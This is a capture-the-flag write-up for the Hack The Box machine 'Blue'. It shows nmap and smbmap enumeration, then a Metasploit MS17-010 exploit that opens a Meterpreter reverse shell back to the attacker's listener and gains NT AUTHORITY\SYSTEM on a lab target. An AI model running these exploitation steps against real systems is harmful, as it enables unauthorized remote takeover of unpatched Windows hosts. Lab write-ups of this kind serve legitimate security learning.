

HTB-BLUE



NMAP RESULTS

-sV: show version running
-sC: run default scripts
-vv: very verbose (show results as they are found)



```
PORT      STATE SERVICE      REASON  VERSION
135/tcp   open  msrpc        syn-ack Microsoft Windows RPC
139/tcp   open  netbios-ssn  syn-ack Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds syn-ack Windows 7 Professional 7601 Service Pack 1 microsoft-ds (workgroup: WORKGROUP)
49152/tcp open  msrpc        syn-ack Microsoft Windows RPC
49153/tcp open  msrpc        syn-ack Microsoft Windows RPC
49154/tcp open  msrpc        syn-ack Microsoft Windows RPC
49155/tcp open  msrpc        syn-ack Microsoft Windows RPC
49156/tcp open  msrpc        syn-ack Microsoft Windows RPC
49157/tcp open  msrpc        syn-ack Microsoft Windows RPC
Service Info: Host: HARIS-PC; OS: Windows; CPE: cpe:/o:microsoft:windows
```

Q1 How many open TCP ports are listening on Blue? Don't include any 5-digit ports.

Nmap scans show tcp ports 135,139,445 open

Q2 What is the hostname of Blue?


From the nmap scan we can see the hostname at the bottom is **HARIS-PC**

Q3 What operating system is running on the target machine? Give a two-word answer with a name and high level version.

On port **445** we can see that Windows 7 is running

Q4 How many SMB shares are available on BLUE?


Using **SMBMAP** we can see if we can map the SMB shares



```
┌──(ajsankari㉿ajsankari)-[~]
└─$ smbmap -H 10.129.69.160

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\\  \/.    ||:     \/   /\\  \/.    |   /' /\  \     |:  ____/
    __/  \\  |: \.        |(|  _  \\  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :) |.  \    /:  | /   /  \\  \  /|__/ \
  (_______/  |___|\__/|___|(_______/  |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)
[!] Access denied on 10.129.69.160, no fun for you...
[*] Closed 1 connections

┌──(ajsankari㉿ajsankari)-[~]
└─$ smbmap -H 10.129.69.160 -u "aj"aj

    ________  ___      ___  _______   ___      ___       __         _______
   /"       )|"  \    /"  ||   _  "\ |"  \    /"  |     /""\       |   __ "\
  (:   \___/  \   \  //   |(. |_)  :) \   \  //   |    /    \      (. |__) :)
   \___  \    /\\  \/.    ||:     \/   /\\  \/.    |   /' /\  \     |:  ____/
    __/  \\  |: \.        |(|  _  \\  |: \.        |  //  __'  \    (|  /
   /" \   :) |.  \    /:  ||: |_)  :) |.  \    /:  | /   /  \\  \  /|__/ \
  (_______/  |___|\__/|___|(_______/  |___|\__/|___|(___/    \___)(_______)
 -----------------------------------------------------------------------------
SMBMap - Samba Share Enumerator v1.10.4 | Shawn Evans - ShawnDEvans@gmail.com<mailto:ShawnDEvans@gmail.com>
                     https://github.com/ShawnDEvans/smbmap

[*] Detected 1 hosts serving SMB
[*] Established 1 SMB connections(s) and 1 authenticated session(s)

[+] IP: 10.129.69.160:445       Name: 10.129.69.160             Status: Authenticated
        Disk                                                    Permissions     Comment
        ----                                                    -----------     -------
        ADMIN$                                                  NO ACCESS       Remote Admin
        C$                                                      NO ACCESS       Default share
        IPC$                                                    NO ACCESS       Remote IPC
        Share                                                   READ ONLY
        Users                                                   READ ONLY
[*] Closed 1 connections
```

After i run it with the host address my access is denied.
But when i run with fake credentials "aj" i am given access and am able to see **5** shares.


Knowing that smb is running on port 445 and that it is vulnerable i search metasploit and find a exploit for this version



```
msf6 > search eternal

Matching Modules
================

   #  Name                                      Disclosure Date  Rank     Check  Description
   -  ----                                      ---------------  ----     -----  -----------
   0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14       average  Yes    MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
   1  exploit/windows/smb/ms17_010_psexec       2017-03-14       normal   Yes    MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
   2  auxiliary/admin/smb/ms17_010_command      2017-03-14       normal   No     MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
   3  auxiliary/scanner/smb/smb_ms17_010                         normal   No     MS17-010 SMB RCE Detection
   4  exploit/windows/smb/smb_doublepulsar_rce  2017-04-14       great    Yes    SMB DOUBLEPULSAR Remote Code Execution


Interact with a module by name or index. For example info 4, use 4 or use exploit/windows/smb/smb_doublepulsar_rce

msf6 > use 1
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

   Name                  Current Setting                                                 Required  Description
   ----                  ---------------                                                 --------  -----------
   DBGTRACE              false                                                           yes       Show extra debug trace info
   LEAKATTEMPTS          99                                                              yes       How many times to try to leak transaction
   NAMEDPIPE                                                                             no        A named pipe that can be connected to (leave blank for auto)
   NAMED_PIPES           /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
   RHOSTS                                                                                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT                 445                                                             yes       The Target port (TCP)
   SERVICE_DESCRIPTION                                                                   no        Service description to be used on target for pretty listing
   SERVICE_DISPLAY_NAME                                                                  no        The service display name
   SERVICE_NAME                                                                          no        The service name
   SHARE                 ADMIN$                                                          yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
   SMBDomain             .                                                               no        The Windows domain to use for authentication
   SMBPass                                                                               no        The password for the specified username
   SMBUser                                                                               no        The username to authenticate as


Payload options (windows/meterpreter/reverse_tcp):
```

I change the RHOSTS and LHOSTS options to what is necessary and run the command.


I now have admin access and am able to get the root flag.



```
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 10.129.69.160
RHOSTS => 10.129.69.160
msf6 exploit(windows/smb/ms17_010_psexec) > run

[*] Started reverse TCP handler on 10.10.14.66:4444
[*] 10.129.69.160:445 - Target OS: Windows 7 Professional 7601 Service Pack 1
[*] 10.129.69.160:445 - Built a write-what-where primitive...
[+] 10.129.69.160:445 - Overwrite complete... SYSTEM session obtained!
[*] 10.129.69.160:445 - Selecting PowerShell target
[*] 10.129.69.160:445 - Executing the payload...
[+] 10.129.69.160:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (176198 bytes) to 10.129.69.160
[*] Meterpreter session 1 opened (10.10.14.66:4444 -> 10.129.69.160:49158) at 2024-07-23 18:25:05 +1000

meterpreter > cd ../../../../../
meterpreter > ls
Listing: C:\
============

Mode               Size   Type  Last modified              Name
----               ----   ----  -------------              ----
040777/rwxrwxrwx   0      dir   2017-07-21 16:56:27 +1000  $Recycle.Bin
040777/rwxrwxrwx   0      dir   2022-02-19 02:11:31 +1100  Config.Msi
040777/rwxrwxrwx   0      dir   2009-07-14 15:08:56 +1000  Documents and Settings
040777/rwxrwxrwx   0      dir   2009-07-14 13:20:08 +1000  PerfLogs
040555/r-xr-xr-x   4096   dir   2022-02-19 02:02:50 +1100  Program Files
040555/r-xr-xr-x   4096   dir   2017-07-15 02:58:41 +1000  Program Files (x86)
040777/rwxrwxrwx   4096   dir   2017-12-24 13:23:01 +1100  ProgramData
040777/rwxrwxrwx   0      dir   2022-02-19 01:09:14 +1100  Recovery
040777/rwxrwxrwx   0      dir   2017-07-14 23:48:44 +1000  Share
040777/rwxrwxrwx   4096   dir   2022-02-19 02:02:22 +1100  System Volume Information
040555/r-xr-xr-x   4096   dir   2017-07-21 16:56:23 +1000  Users
040777/rwxrwxrwx   16384  dir   2024-07-23 18:18:51 +1000  Windows
000000/----------  0      fif   1970-01-01 10:00:00 +1000  pagefile.sys
```

Q7 What user do you get execution with when exploiting MS17-010?

When we spawn a shell and run the command "whoami" we see we are the user **nt authority\system




```
meterpreter > shell
Process 1932 created.
Channel 1 created.
Microsoft Windows [Version 6.1.7601]
Copyright (c) 2009 Microsoft Corporation.  All rights reserved.

C:\Windows\system32>whoami
whoami
nt authority\system
```

Q8 User flag.txt

We can now get user and root txt.

User flag is located in Haris's Desktop




```
meterpreter > cd Users
meterpreter > ls
Listing: C:\Users
═════════════════

Mode              Size  Type  Last modified              Name
────              ────  ────  ─────────────              ────
040777/rwxrwxrwx  8192  dir   2017-07-21 16:56:36 +1000  Administrator
040777/rwxrwxrwx  0     dir   2009-07-14 15:08:56 +1000  All Users
040555/r-xr-xr-x  8192  dir   2009-07-14 17:07:31 +1000  Default
040777/rwxrwxrwx  0     dir   2009-07-14 15:08:56 +1000  Default User
040555/r-xr-xr-x  4096  dir   2011-04-12 17:51:29 +1000  Public
100666/rw-rw-rw-  174   fil   2009-07-14 14:54:24 +1000  desktop.ini
040777/rwxrwxrwx  8192  dir   2017-07-14 23:45:53 +1000  haris

meterpreter > cd haris
meterpreter > ls
Listing: C:\Users\haris
═══════════════════════

Mode              Size    Type  Last modified              Name
────              ────    ────  ─────────────              ────
040777/rwxrwxrwx  0       dir   2017-07-14 23:45:37 +1000  AppData
040777/rwxrwxrwx  0       dir   2017-07-14 23:45:37 +1000  Application Data
040555/r-xr-xr-x  0       dir   2017-07-15 17:58:33 +1000  Contacts
040777/rwxrwxrwx  0       dir   2017-07-14 23:45:37 +1000  Cookies
040555/r-xr-xr-x  0       dir   2017-12-24 13:23:23 +1100  Desktop
040555/r-xr-xr-x  4096    dir   2017-07-15 17:58:33 +1000  Documents
040555/r-xr-xr-x  0       dir   2017-07-15 17:58:33 +1000  Downloads
040555/r-xr-xr-x  4096    dir   2017-07-15 17:58:33 +1000  Favorites
040555/r-xr-xr-x  0       dir   2017-07-15 17:58:33 +1000  Links
040777/rwxrwxrwx  0       dir   2017-07-14 23:45:37 +1000  Local Settings
040555/r-xr-xr-x  0       dir   2017-07-15 17:58:33 +1000  Music
040777/rwxrwxrwx  0       dir   2017-07-14 23:45:37 +1000  My Documents
100666/rw-rw-rw-  524288  fil   2021-01-15 20:41:00 +1100  NTUSER.DAT
100666/rw-rw-rw-  65536   fil   2017-07-15 00:03:15 +1000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TM.blf
100666/rw-rw-rw-  524288  fil   2017-07-15 00:03:15 +1000  NTUSER.DAT{016888bd-6c6f-11de-8d1d-001e0bcde3ec}.TMContainer00000000000000000001.regtrans-ms
